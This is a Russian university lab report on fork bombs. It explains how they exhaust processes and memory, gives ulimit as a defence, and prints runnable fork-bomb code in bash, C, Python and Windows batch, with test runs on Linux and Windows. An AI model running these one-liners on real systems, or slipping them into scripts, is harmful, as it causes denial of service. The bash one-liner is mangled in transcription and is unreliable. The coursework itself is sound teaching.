

**Министерство науки и высшего образования Российской Федерации
ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ ИТМО**


Факультет безопасности информационных технологий

Дисциплина:
«Операционные системы»

ОТЧЕТ ПО ЛАБОРАТОРНОЙ РАБОТЕ №1
«Forkbomb»

Выполнили:

Жук Анастасия Валерьевна
студентка группы N3248



Проверил:

Кича Игорь Владимирович
инженер факультета БИТ

(отметка о выполнении)

(подпись)

Санкт-Петербург
2024 г.

СОДЕРЖАНИЕ

Содержание	3
Введение	4
Основная часть.....	5
Что такое forkbomb?.....	5
Описание атаки	5
Эффекты разветвленной бомбы	6
Предотвращение сбоев	6
Код forkbomb	7
Примеры fork-бомб на разных языках программирования	7
Применение forkbomb на практике	9
Linux.....	9
Windows	10
Заключение.....	13
Список использованных источников.....	14

ВВЕДЕНИЕ

Цель работы – разобраться с forkbomb.

Для достижения поставленной цели необходимо решить следующие задачи:

- разобраться, что такое forkbomb, как она работает;
- написать fork бомбу для Linux и Windows и запустить ее;
- проанализировать влияние бомбы на ОС.

ОСНОВНАЯ ЧАСТЬ

ЧТО ТАКОЕ FORKBOMB?

Forkbomb - компьютерная программа, намеренно или из-за ошибки в коде создающая бесконечные копии, которые тоже могут начать бесконтрольно размножаться. Названа по имени функции `fork()`, присутствующей во многих языках программирования. Fork-бомбы используются в кибератаках и способны вызвать отказ в обслуживании (DoS-атаки) целевого устройства, поскольку число запущенных копий программы растет в геометрической прогрессии и быстро заполняет всю оперативную память.




Рис. 1 – Принцип работы forkbomb

Описание атаки

При атаке самовоспроизводящиеся дочерние процессы потребляют системные ресурсы:

- Блокируют запуск нормальных программ и предотвращают создание новых процессов;
- Ввод с клавиатуры (например, попытки выхода из системы) игнорируются, что, по сути, блокирует систему.

Цикл вилки потребляет ресурсы ЦП и памяти:

Системные ресурсы обычно истощаются до того, как ОС достигает лимита максимально разрешенных процессов. Это приводит к "панике ядра", т.е. Основная операционная система (ядро) не справляется и дает сбой.

Эффекты разветвленной бомбы

Linux:

Система быстро перестала отвечать на запросы, потребовав перезагрузки через гипервизор.

Windows:

Система смогла восстановиться лучше, чем Linux, но все равно столкнулась со значительным снижением производительности.

Предотвращение сбоев

Linux:

Используется команда ulimit, чтобы ограничить количество процессов, которые может создавать пользователь. Например, установка ограничения в 2500 процессов может помочь смягчить последствия сбоя в работе.

Windows:

Хотя в Windows есть возможность ограничивать процессы, это не так просто, как в Linux. Опытные пользователи могут использовать системные API для установления ограничений.

КОД FORKBOMB

Базовую структуру вилочной бомбы можно представить в виде:

```
:0{ :|:& }::
```

fork бомбу можно записать так:

```
:0 {  
    :|:&  
};::
```

Расшифровка:

:() - определяем функцию с именем :. Эта функция не принимает аргументов.

:|: - эта часть вызывает саму себя и передает результат работы функции в следующий вызов той же функции :. Таким образом достигается рекурсивный вызов. Худшая часть этой функции то, что она запускается дважды за один вызов.

& - отправляет работу функции в фон, так что потомки не умирают, а начинают отъедать ресурсы системы.

; - заканчивает определение функции.

: - вызывает (запускает) функцию.

Вот переписанный для более читабельного вида код:

```
bomb () {  
    bomb | bomb &  
}; bomb
```

Примеры fork-бомб на разных языках программирования

C:

```
#include <stdlib.h>  
int main(void)  
{  
    for(;;) {  
        system("start");  
    }  
}
```

или:

```
#include <unistd.h>  
int main(void)  
{  
    while(fork()) {};  
}
```

Python:

```
import os
while True:
    os.fork()
```

В некоторых системах такой вызов запрещен, копирование возможно только при сохранении идентификатора процесса:

```
import os
while True:
    a=os.fork()
```

Microsoft Windows:

```
:s
start %0
goto :s
```

или:

```
%0|%0
```

ПРИМЕНЕНИЕ FORKBOMB НА ПРАКТИКЕ

Linux

Запуск происходит через терминал. Вводится `bush`. Для отслеживания процессов в ОС используется `system monitor`.




Рис. 2 – Работа ОС Linux после запуска fork-бомбы (system monitor)




Рис. 3 – Число процессов во время выполнения fork-бомбы в Linux

Можно заметить, как моментально перегружается центральный процессор (CPU), и резко возрастает используемая память. Очень сильно возрастает число процессов, обрабатываемых ОС.

Windows




Рис. 4 – Состояние ОС Windows до запуска forkbomb (часть 1)




Рис. 5 – Состояние ОС Windows до запуска forkbomb (часть 2)




Рис. 6 – Состояние ОС Windows после запуска forkbomb (часть 1)




Рис. 7 – Состояние ОС Windows после запуска forkbomb (часть 2)




Рис. 8 – Состояние ОС Windows после запуска forkbomb (часть 3)

Происходит аналогичный отказ системы, как и в Linux, но за счет того, что в Linux я задала лимит запросов 2000, система не выдавала ошибку и получалось закрыть окно терминала и продолжить работу. Но несмотря на возможность продолжения работы, система все равно была перегружена и плохо функционировала.

Проблема решалась в обоих случаях одинаково: перезагрузкой ОС.

ЗАКЛЮЧЕНИЕ

В ходе работы были получены знания о fork-бомбах, их работе и кодовом представлении. В практической части работы, знания были применены на практике на операционных системах Linux и Windows, что позволило увидеть влияние атаки на разные ОС.

Основные выводы:

- Fork-бомба — это простая, но мощная атака типа "отказ в обслуживании", которая может быть выполнена с минимальными затратами кода.
- Введение ограничений на процессы - эффективный способ защиты от таких атак.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. <https://ru.ruwiki.ru/wiki/Fork-%D0%B1%D0%BE%D0%BC%D0%B1%D0%B0>
2. <https://encyclopedia.kaspersky.ru/glossary/fork-bomb/>
3. <https://www.wallarm.com/what/fork-bomb>
4. <https://lyalyuev.info/2019/01/23/bash-fork-bomb/>
5. https://www.youtube.com/watch?v=nB_s79lHSV&t=615s
6. https://snakeproject.ru/rubric/article.php?art=forkbomb_10062021